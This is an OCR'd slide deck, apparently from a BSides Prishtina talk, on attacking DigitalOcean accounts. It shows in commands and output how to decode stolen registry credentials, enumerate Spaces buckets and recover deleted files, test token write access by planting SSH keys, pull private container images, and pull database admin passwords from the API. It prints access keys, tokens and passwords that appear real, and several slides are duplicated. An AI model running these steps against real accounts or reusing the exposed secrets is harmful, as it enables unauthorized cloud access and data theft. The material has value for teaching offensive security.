



```
glb@SPACESHIP:~$ cat docker-config.json | jq
{
  "auths": {
    "registry.digitalocean.com": {
      "auth": "ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA6ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA="
    }
  }
}
glb@SPACESHIP:~$ echo "ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA6ZG9wX3YxXzhjOWMxZjRhNDY1NDY4MWFkMmM1ZTgyODhhMGZkMmZlMWNmZGQ2M2VjZGFhNmQyYzc4Y2I1MGJlOGExOGEwODA=" | base64 -d
dop_v1_8c                                                                80:dop_v1_8c9                                                                0
        80glb@SPACESHIP:~$
```

```
gl4ssesbo1@galaxy:~$ curl -X POST   -H "Content-Type: application/json"   -H "Authorization: Bearer $DOWriteToken"   -d '{"name":"Your SSH Public Key","public_key":"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCqs+MrS+FBsHrrSE2Wjte3wV2qqOi8t1Q+OeNbTMddfShAv35xB4q3nPWsTEginkUPNUm38sQLFiYG7u2j57I9Wy2Yjj4AZefMEDg0M5K/vjtWNLtSRQjF5p0DgLeFRuV1dC3z1nVO4NrRoKQjQ428BEa8mxswrBhRl8XcPdgG8F/1Lgw2eGu2+1AodeNQPzk3ykKoEzF3vphmfsdNNK1v1+eSJfmXFClrKWSHOndch/h5DyBdeRdfk2MV3u4U+zZMxl9YrdoU6MAhG7wGd/OpJQPpv3JA21kfHefDy6nrcJbjE0hIJKnk9koJI3hAwSkHp3KzOBpebVCslmXrAH4HcErgjBcpnMkCkouIZHKTTUcAPuFxXhjkpltlKDvHwc7t7Lu1rYB0NR66+9sHGyUZnVbJOmhWf26u+R0jcpkjBB9jk6Qp7/+2r2xxYdab0oz+ELY2xiayDCqXyyjnc3K4akNhi/+HY8BEOG4oKkSk1IOvtBlXhrld4mfA3zkqxAM= gl4ssesbo1@galaxy"}'    "https://api.digitalocean.com/v2/account/keys"
{"ssh_key":{"id":38150930,"public_key":"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCqs+MrS+FBsHrrSE2Wjte3wV2qqOi8t1Q+OeNbTMddfShAv35xB4q3nPWsTEginkUPNUm38sQLFiYG7u2j57I9Wy2Yjj4AZefMEDg0M5K/vjtWNLtSRQjF5p0DgLeFRuV1dC3z1nVO4NrRoKQjQ428BEa8mxswrBhRl8XcPdgG8F/1Lgw2eGu2+1AodeNQPzk3ykKoEzF3vphmfsdNNK1v1+eSJfmXFClrKWSHOndch/h5DyBdeRdfk2MV3u4U+zZMxl9YrdoU6MAhG7wGd/OpJQPpv3JA21kfHefDy6nrcJbjE0hIJKnk9koJI3hAwSkHp3KzOBpebVCslmXrAH4HcErgjBcpnMkCkouIZHKTTUcAPuFxXhjkpltlKDvHwc7t7Lu1rYB0NR66+9sHGyUZnVbJOmhWf26u+R0jcpkjBB9jk6Qp7/+2r2xxYdab0oz+ELY2xiayDCqXyyjnc3K4akNhi/+HY8BEOG4oKkSk1IOvtBlXhrld4mfA3zkqxAM= gl4ssesbo1@galaxy","name":"Your SSH Public Key","fingerprint":"ca:63:f6:49:3b:61:38:db:4c:8b:3a:4b:30:3e:e5:a3"}}
gl4ssesbo1@galaxy:~$
```


Portal Access from GUI Access to a machine

When logging in to a machine, a user can save the session for 60 days on a machine.



So, if you have physical access to a machine, you can login to the dashboard as a user without passwords saved and no password.

Enumeration



BSIDES Prishtina

API once more

Read or ReadWrite Privileges. No granularity.

DigitalOcean API Reference

Programmatically manage Droplets and other DigitalOcean resources using conventional HTTP requests. All of the functionality in the DigitalOcean Control Panel is also available through the API.

Spaces API Reference

Programmatically manage your data with Spaces' AWS S3-compatible object storage API

Full S3 Access Privileges. No IAM Policy for S3.

Metadata API Reference

The metadata API allows a Droplet to access information about itself including user data, Droplet ID, datacenter region, and IP addresses.

No creds on Metadata, but you can add them on User-Data, which can be accessed from Metadata, so, what gives.

OAuth API Reference

The OAuth API is a secure method for authenticating users and allowing third-party applications limited access to your servers or DigitalOcean user accounts.

Generates a Token with Read or ReadWrite Privileges.

BSIDES Prishtina

We'll be only continuing with there two

Read or ReadWrite Privileges. No granularity.

DigitalOcean API Reference

Programmatically manage Droplets and other DigitalOcean resources using conventional HTTP requests. All of the functionality in the DigitalOcean Control Panel is also available through the API.

Spaces API Reference

Programmatically manage your data with Spaces' AWS S3-compatible object storage API


Full S3 Access Privileges. No IAM Policy for S3.

BSIDES Prishtina

Space Exploration

With a set of creds you can:

- List Buckets
- List and Get Bucket Objects
- List and Get Deleted Files
- Get Bucket Policy
- Change Bucket Policy
- Change Bucket and Object ACL
- Create PresignedURL for GetObject (not that you need it)



Multipart Uploads	Copy	Create	Delete	Download	Presign Generation	Get	Head	List	Put	Other Object	Upload
abort_multipart_upload	copy	create_bucket	delete_bucket	download_file	generate_presigned_post	get_bucket_accelerate_configuration	head_bucket	list_bucket_analytics_configurations	put_bucket_accelerate_configuration	restore_object	upload_file
complete_multipart_upload	copy_object	create_multipart_upload	delete_bucket_analytics_configuration	download_fileobj	generate_presigned_url	get_bucket_acl	head_object	list_bucket_intelligent_tiering_configurations	put_bucket_acl	select_object_content	upload_fileobj
			delete_bucket_cors			get_bucket_analytics_configuration		list_bucket_inventory_configurations	put_bucket_analytics_configuration		upload_part
			delete_bucket_encryption			get_bucket_cors		list_bucket_metrics_configurations	put_bucket_cors	write_get_object_response	upload_part_copy
			delete_bucket_intelligent_tiering_configuration			get_bucket_encryption		list_buckets	put_bucket_encryption		
			delete_bucket_inventory_configuration			get_bucket_intelligent_tiering_configuration		list_multipart_uploads	put_bucket_intelligent_tiering_configuration		
			delete_bucket_lifecycle			get_bucket_inventory_configuration		list_object_versions	put_bucket_inventory_configuration		
			delete_bucket_metrics_configuration			get_bucket_lifecycle		list_objects	put_bucket_lifecycle		
			delete_bucket_ownership_controls			get_bucket_lifecycle_configuration		list_objects_v2	put_bucket_lifecycle_configuration		
			delete_bucket_policy			get_bucket_location		list_parts	put_bucket_logging		
			delete_bucket_replication			get_bucket_logging			put_bucket_metrics_configuration		
			delete_bucket_tagging			get_bucket_metrics_configuration			put_bucket_notification		
			delete_bucket_website			get_bucket_notification			put_bucket_notification_configuration		
			delete_object			get_bucket_notification_configuration			put_bucket_ownership_controls		
			delete_object_tagging			get_bucket_ownership_controls			put_bucket_policy		
			delete_objects			get_bucket_policy			put_bucket_replication		
			delete_public_access_block			get_bucket_policy_status			put_bucket_request_payment		
						get_bucket_replication			put_bucket_tagging		
						get_bucket_request_payment			put_bucket_versioning		
						get_bucket_tagging			put_bucket_website		
						get_bucket_versioning			put_object		
						get_bucket_website			put_object_acl		
						get_object			put_object_legal_hold		
						get_object_acl			put_object_lock_configuration		
						get_object_attributes			put_object_retention		
						get_object_legal_hold			put_object_tagging		
						get_object_lock_configuration			put_public_access_block		
						get_object_retention					
						get_object_tagging					
						get_object_torrent					
						get_paginator					
						get_public_access_block					


Space API

(Basically S3 AWS API with less features)

Space Access Keys

Practically an AWS Access Key and a Secret Key with S3 Full Privilege on all Spaces. So, no privilege enumeration needed.

Not the format of AWS Access Key, Just 20 character String with Capital Letters and Numbers



When used, an endpoint needs to be added with format:

https://<region>.digitaloceanspaces.com


```
>>> import boto3
>>> session = boto3.session.Session()
>>> client = session.client('s3', region_name='fra1', endpoint_url='https://fra1.digitaloceanspaces.com', aws_access_key_id='AALPWOMSZ5MCH73UNMHZ', aws_secret_access_key='KWbJYyubLbfKcWAFSOw14yjlYZ5mAx3aT/PJqmxTvEY')
>>> import json
>>> print(json.dumps(client.list_buckets(), indent=4, default=str))
{
    "ResponseMetadata": {
        "HTTPStatusCode": 200,
        "HTTPHeaders": {
            "date": "Fri, 08 Jul 2022 13:19:20 GMT",
            "content-length": "420",
            "content-type": "text/xml; charset=utf-8",
            "strict-transport-security": "max-age=15552000; includeSubDomains; preload"
        },
        "RetryAttempts": 0
    },
    "Buckets": [
        {
            "Name": "anotherblackhatspace",
            "CreationDate": "2022-07-05 14:01:22.120000+00:00"
        },
        {
            "Name": "blackhatspace",
            "CreationDate": "2022-07-05 09:12:43.475000+00:00"
        }
    ],
    "Owner": {
        "DisplayName": "11919729",
        "ID": "11919729"
    }
}
>>>
```

```
glb@SPACESHIP:~$ aws --endpoint=https://fra1.digitaloceanspaces.com --profile
s3aws s3api list-buckets
{
    "Buckets": [
        {
            "Name": "anotherblackhatspace",
            "CreationDate": "2022-07-05T14:01:22.12Z"
        },
        {
            "Name": "blackhatspace",
            "CreationDate": "2022-07-05T09:12:43.475Z"
        }
    ],
    "Owner": {
        "DisplayName": "11919729",
        "ID": "11919729"
    }
}
```

Also you can do that with boto3

BSides Prishtina

- get_bucket_acl
- get_bucket_cors
- get_bucket_encryption
- get_bucket_lifecycle
- get_bucket_lifecycle_configuration
- get_bucket_location
- get_bucket_logging
- get_bucket_metrics_configuration
- get_bucket_notification
- get_bucket_notification_configuration
- get_bucket_ownership_controls
- get_bucket_policy
- get_bucket_policy_status
- get_bucket_replication
- get_bucket_tagging
- get_bucket_versioning
- get_bucket_website
- get_object
- get_object_acl
- get_object_attributes
- get_object_legal_hold
- get_object_lock_configuration
- get_object_retention
- get_object_tagging
- get_public_access_block
- list_buckets
- list_object_versions
- list_objects
- list_objects_v2
- list_bucket_metrics_configurations



```
gl4ssesbo1@galaxy:~$ python3.10 doS3.py
[
    {
        "Name": "peppercliptestbucket",
        "CreationDate": "2023-04-19 19:13:23.460000+00:00",
        "CORS": null,
        "Encryption": null,
        "Lifecycle": null,
        "LifecycleConfiguration": null,
        "BucketLocation": "nyc3",
        "Logging": null,
        "Notification": null,
        "NotificationConfiguration": null,
        "Ownership": {},
        "Policy": null,
        "PolicyStatus": null,
        "Replication": null,
        "Tagging": null,
        "Versioning": {},
        "Website": null,
        "BucketObjectLockConfig": null,
        "PublicAccessBlock": null,
        "Objects": {
            "IsTruncated": false,
            "Contents": [
                {
                    "Key": "10_lek\u00eb_of_Albania_in_1949_Obverse.png",
                    "LastModified": "2023-04-19 21:41:19.647000+00:00",
                    "ETag": "\"663671057d8eacc5d4bc2145f7fd7ae2\"",
                    "Size": 411207,
                    "StorageClass": "STANDARD",
                    "ObjectACL": {
                        "Owner": {
                            "DisplayName": "13585658",
                            "ID": "13585658"
                        },
                        "Grants": [
                            {
                                "Grantee": {
                                    "DisplayName": "13585658",
                                    "ID": "13585658",
                                    "Type": "CanonicalUser"
                                },
                                "Permission": "FULL_CONTROL"
```

Presigned URLs (GetObject)

**https://fra1.digitaloceanspaces.com/<space>/<key>?
X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=<access key>/<date>/<region>/s3/aws4_request&X-Amz-Date=
<start date UTM>&X-Amz-Expires=<nr of second available>&X-Amz-SignedHeaders=host&X-Amz-Signature=<signature>**

X-Amz-Credential=<access key>/<date>/<region>/s3/aws4_request

X-Amz-Date=<start date UTM>

X-Amz-Expires=<nr of second available>

Sum of these two will give you the expiration date

Versoning

By default off and not option on portal to enable it. **But you can enable through aws cli or s3cmd**

This can be leveraged to get interesting deleted files.

```
Options:
-------------------------
        SERVICE:        SPACE
                Required: true
                Description: The service that will be used to run the module. It cannot be changed.
        BUCKET-NAMES:   anotherblackhatspace
                Required: false
                Description: A specific bucket or a list of buckets split by comma.

(blackhat)()(enum/digitalocean_space_list_deleted_objects) >>> run
----------------------------------------------------------------
Bucket: anotherblackhatspace
----------------------------------------------------------------
{
    "Bucket": "anotherblackhatspace",
    "DeletedFiles": {
        "IsLatest": false,
        "Key": "bit-sea.png",
        "LastModified": "2022-07-07 15:08:04.921000+00:00",
        "Owner": "11919729",
        "VersionID": "EJY2qiBCtFsbwnQVEFm18XB26XgvQnr"
    }
}
----------------------------------------------------------------
```

Use download_file with Version ID.

You can find cred files, config files, old code, log files, etc.

```
glb@SPACESHIP:~$ aws --profile s3aws --endpoint https://fra1.digitaloceanspaces.com s3api
 get-object --version-id 'EJY2qiBCtFsbwnQVEFm18XB26XgvQnr' --bucket anotherblackhatspace
--key bit-sea.png ./bit-sea.png
{
    "AcceptRanges": "bytes",
    "LastModified": "Thu, 07 Jul 2022 15:08:04 GMT",
    "ContentLength": 56587,
    "ETag": "\"827a5e47acdfedf60ecfa223afbdebfd\"",
    "VersionId": "EJY2qiBCtFsbwnQVEFm18XB26XgvQnr",
    "ContentType": "image/png",
    "Metadata": {}
}
glb@SPACESHIP:~$ ls bit-sea.png
bit-sea.png
glb@SPACESHIP:~$
```

Say you have a DO Token

DO API

- Source Code
  - Containers
  - Functions
  - Apps
- Config Files
  - Kubernetes
  - Container Registry
- Droplet User-Data
- Droplet Bash (or other shells) History
- DOCtl File on home folder
- Physical/GUI Access to the machine of a DO Admin

Find if DO Token is Read only or ReadWrite

Both Read and ReadWrite Tokens allow you to get information on all the resources.

One way to detect if a token is read only or readwrite is to create and immediately delete a resource. SSH Keys are a good resource to test:

Read

```
gl4ssesbo1@galaxy:~$ curl -X POST   -H "Content-Type: application/json"   -H "Authorization: Bearer $DOReadToken"   -d '{"name":"My SSH Public Key","public_key":"ssh-rsa AEXAMPLEaC1yc2EAAAADAQABAAAAQQDDHr/jh2Jy4yALcK4JyWbVkPRaWmhck3IgCoeOO3z1e2dBowLh64QAM+Qb72pxekALga2oi4GvT+TlWNhzPH4V example"}'   "https://api.digitalocean.com/v2/account/keys"
{"error":"cannot modify resource with read-only token","root_causes":[],"messages":null}
```

Unauthorized with Read Token

ReadWrite

```
gl4ssesbo1@galaxy:~$ curl -X POST   -H "Content-Type: application/json"   -H "Authorization: Bearer $DOWriteToken"   -d '{"name":"My SSH Public Key","public_key":"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCqs+MrS+FBsHrrSE2Wjte3wV2qqOi8t1Q+OeNbTMddfShAv35xB4q3nPWsTEginkUPNUm38sQLFiYG7u2j57I9Wy2Yjj4AZefMEDg0M5K/vjtWNLtSRQjF5p0DgLeFRuV1dC3z1nVO4NrRoKQjQ428BEa8mxswrBhRl8XcPdgG8F/1Lgw2eGu2+1AodeNQPzk3ykKoEzF3vphmfsdNNK1v1+eSJfmXFClrKWSHOndch/h5DyBdeRdfk2MV3u4U+zZMxl9YrdoU6MAhG7wGd/OpJQPpv3JA21kfHefDy6nrcJbjE0hIJKnk9koJI3hAwSkHp3KzOBpebVCslmXrAH4HcErgjBcpnMkCkouIZHKTTUcAPuFxXhjkpltlKDvHwc7t7Lu1rYB0NR66+9sHGyUZnVbJOmhWf26u+R0jcpkjBB9jk6Qp7/+2r2xxYdab0oz+ELY2xiayDCqXyyjnc3K4akNhi/+HY8BEOG4oKkSk1IOvtBlXhrld4mfA3zkqxAM= gl4ssesbo1@galaxy"}'   "https://api.digitalocean.com/v2/account/keys"
{"ssh_key":{"id":38150704,"public_key":"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCqs+MrS+FBsHrrSE2Wjte3wV2qqOi8t1Q+OeNbTMddfShAv35xB4q3nPWsTEginkUPNUm38sQLFiYG7u2j57I9Wy2Yjj4AZefMEDg0M5K/vjtWNLtSRQjF5p0DgLeFRuV1dC3z1nVO4NrRoKQjQ428BEa8mxswrBhRl8XcPdgG8F/1Lgw2eGu2+1AodeNQPzk3ykKoEzF3vphmfsdNNK1v1+eSJfmXFClrKWSHOndch/h5DyBdeRdfk2MV3u4U+zZMxl9YrdoU6MAhG7wGd/OpJQPpv3JA21kfHefDy6nrcJbjE0hIJKnk9koJI3hAwSkHp3KzOBpebVCslmXrAH4HcErgjBcpnMkCkouIZHKTTUcAPuFxXhjkpltlKDvHwc7t7Lu1rYB0NR66+9sHGyUZnVbJOmhWf26u+R0jcpkjBB9jk6Qp7/+2r2xxYdab0oz+ELY2xiayDCqXyyjnc3K4akNhi/+HY8BEOG4oKkSk1IOvtBlXhrld4mfA3zkqxAM= gl4ssesbo1@galaxy","name":"My SSH Public Key","fingerprint":"ca:63:f6:49:3b:61:38:db:4c:8b:3a:4b:30:3e:e5:a3"}}
```

Key created with ReadWrite Token

Container Registry

Asside from using the DO Token, we can login to the CR using the token as username and password.

First, get the CR Name using DO's API

```
gl4ssesbo1@galaxy:~$ curl -H "Content-Type: application/json"   -H "Authorization: Bearer $DOWriteToken"
  "https://api.digitalocean.com/v2/registry"
{"registry":{"name":"crbsides","created_at":"2023-04-26T09:01:20Z","region":"fra1","storage_usage_bytes":
30433280,"storage_usage_updated_at":"2023-04-26T09:18:30Z","read_only":false},"subscription":{"tier":{"na
me":"Starter","slug":"starter","included_repositories":1,"included_storage_bytes":524288000,"allow_storag
e_overage":false,"included_bandwidth_bytes":524288000,"monthly_price_in_cents":0,"storage_overage_price_i
n_cents":2},"created_at":"2023-04-26T09:01:20Z","updated_at":"2023-04-26T09:01:20Z"}}
```


Then list all the repo tags:

```
gl4ssesbo1@galaxy:~$ curl -H "Content-Type: application/json"   -H "Authorization: Bearer $DOWriteToken"
  "https://api.digitalocean.com/v2/registry/crbsides/repositories"
{"repositories":[{"registry_name":"crbsides","name":"ubuntu","latest_tag":{"registry_name":"crbsides","re
pository":"ubuntu","tag":"latest","manifest_digest":"sha256:ebc06404a3af2fe5b4e97f34b308bc4810e8a44cb6e59
109eec81e7779b0c4b1","compressed_size_bytes":30432790,"size_bytes":80336139,"updated_at":"2023-04-26T09:1
8:24Z"},"tag_count":1}],"meta":{"total":1}}
```

Finally, login using docker and pull the image:

```
gl4ssesbo1@galaxy:~$ docker login registry.digitalocean.com
Username: dop_v1_c08db74d7f795f3349fe67c8ef994ac7f6395f26d0164e3b4a99360f314eba13
Password:
WARNING! Your password will be stored unencrypted in /home/gl4ssesbo1/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store

Login Succeeded
```

```
gl4ssesbo1@galaxy:~$ docker pull registry.digitalocean.com/crbsides/ubuntu
Using default tag: latest
latest: Pulling from crbsides/ubuntu
Digest: sha256:ebc06404a3af2fe5b4e97f34b308bc4810e8a44cb6e59109eec81e7779b0c4b1
```



Privilege Escalation

Current Status

DO Token:

- **Read**
  - List Resources, find bugs, rinse and repeat
- **Write**
  - Unfortunately, that's as far as you get there, so either try phishing or just go to the next steps

Space API Token:

- **Full Access**
  - List Space Objects to find more credentials

Portal Access:

- **Admin**
  - Full access, but cannot invite others
- **Super Admin**
  - Allowed to also invite others as persistence

Read Token Access to Database —

Get the Token

List the Databases

```
gl4ssesbo1@galaxy:~$ curl -X GET   -H "Content-Type: application/json"   -H "Authorization: Bearer $DIGI
TALOCEAN_TOKEN"   "https://api.digitalocean.com/v2/databases" | jq "."
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2462  100  2462    0     0   2277      0  0:00:01  0:00:01 --:--:--  2279
{
  "databases": [
    {
      "id": "7375928c-765b-4384-826b-766c70668a29",
      "name": "db-mongodb-nyc1-65731",
      "engine": "mongodb",
      "version": "6",
      "connection": {
```

Read Token Access to Database —

Get the Token

List the Databases

```
gl4ssesbo1@galaxy:~$ curl -X GET   -H "Content-Type: application/json"   -H "Authorization: Bearer $DIGI
TALOCEAN_TOKEN"   "https://api.digitalocean.com/v2/databases" | jq "."
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2462  100  2462    0     0   2277      0  0:00:01  0:00:01 --:--:--  2279
{
  "databases": [
    {
      "id": "7375928c-765b-4384-826b-766c70668a29",
      "name": "db-mongodb-nyc1-65731",
      "engine": "mongodb",
      "version": "6",
      "connection": {
```

Get the Password
for Authentication

```
    {
      "id": "2a99e15d-0c82-4be9-8c6e-8360cc0f616f",
      "name": "db-mysql-nyc1-60932",
      "engine": "mysql",
      "version": "8",
      "semantic_version": "8.0.30",
      "connection": {
        "protocol": "mysql",
        "uri": "mysql://doadmin:AVNS_wPJdwdPENU1JqK8iXIu@db-mysql-nyc1-60932-do-user-13585658-0.b.db.ond
igitalocean.com:25060/defaultdb?ssl-mode=REQUIRED",
        "database": "defaultdb",
        "host": "db-mysql-nyc1-60932-do-user-13585658-0.b.db.ondigitalocean.com",
        "port": 25060,
        "user": "doadmin",
        "password": "AVNS_wPJdwdPENU1JqK8iXIu",
        "ssl": true
      },
      "private_connection": {
        "protocol": "mysql",
        "uri": "mysql://doadmin:AVNS_wPJdwdPENU1JqK8iXIu@private-db-mysql-nyc1-60932-do-user-13585658-0.
b.db.ondigitalocean.com:25060/defaultdb?ssl-mode=REQUIRED",
        "database": "defaultdb",
        "host": "private-db-mysql-nyc1-60932-do-user-13585658-0.b.db.ondigitalocean.com",
        "port": 25060,
        "user": "doadmin",
        "password": "AVNS_wPJdwdPENU1JqK8iXIu",
        "ssl": true
      },
```

Read Token Access to Database —

Get the Token

List the Databases

```
gl4ssesbo1@galaxy:~$ curl -X GET   -H "Content-Type: application/json"   -H "Authorization: Bearer $DIGI
TALOCEAN_TOKEN"   "https://api.digitalocean.com/v2/databases" | jq "."
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2462  100  2462    0     0   2277      0  0:00:01  0:00:01 --:--:--  2279
{
  "databases": [
    {
      "id": "7375928c-765b-4384-826b-766c70668a29",
      "name": "db-mongodb-nyc1-65731",
      "engine": "mongodb",
      "version": "6",
      "connection": {
```

Get the Password
for Authentication

```
    {
      "id": "2a99e15d-0c82-4be9-8c6e-8360cc0f616f",
      "name": "db-mysql-nyc1-60932",
      "engine": "mysql",
      "version": "8",
      "semantic_version": "8.0.30",
      "connection": {
        "protocol": "mysql",
        "uri": "mysql://doadmin:AVNS_wPJdwdPENU1JqK8iXIu@db-mysql-nyc1-60932-do-user-13585658-0.b.db.ond
igitalocean.com:25060/defaultdb?ssl-mode=REQUIRED",
        "database": "defaultdb",
        "host": "db-mysql-nyc1-60932-do-user-13585658-0.b.db.ondigitalocean.com",
        "port": 25060,
        "user": "doadmin",
        "password": "AVNS_wPJdwdPENU1JqK8iXIu",
        "ssl": true
      },
      "private_connection": {
        "protocol": "mysql",
        "uri": "mysql://doadmin:AVNS_wPJdwdPENU1JqK8iXIu@private-db-mysql-nyc1-60932-do-user-13585658-0.
b.db.ondigitalocean.com:25060/defaultdb?ssl-mode=REQUIRED",
        "database": "defaultdb",
        "host": "private-db-mysql-nyc1-60932-do-user-13585658-0.b.db.ondigitalocean.com",
        "port": 25060,
        "user": "doadmin",
        "password": "AVNS_wPJdwdPENU1JqK8iXIu",
        "ssl": true
      },
```

For all the users

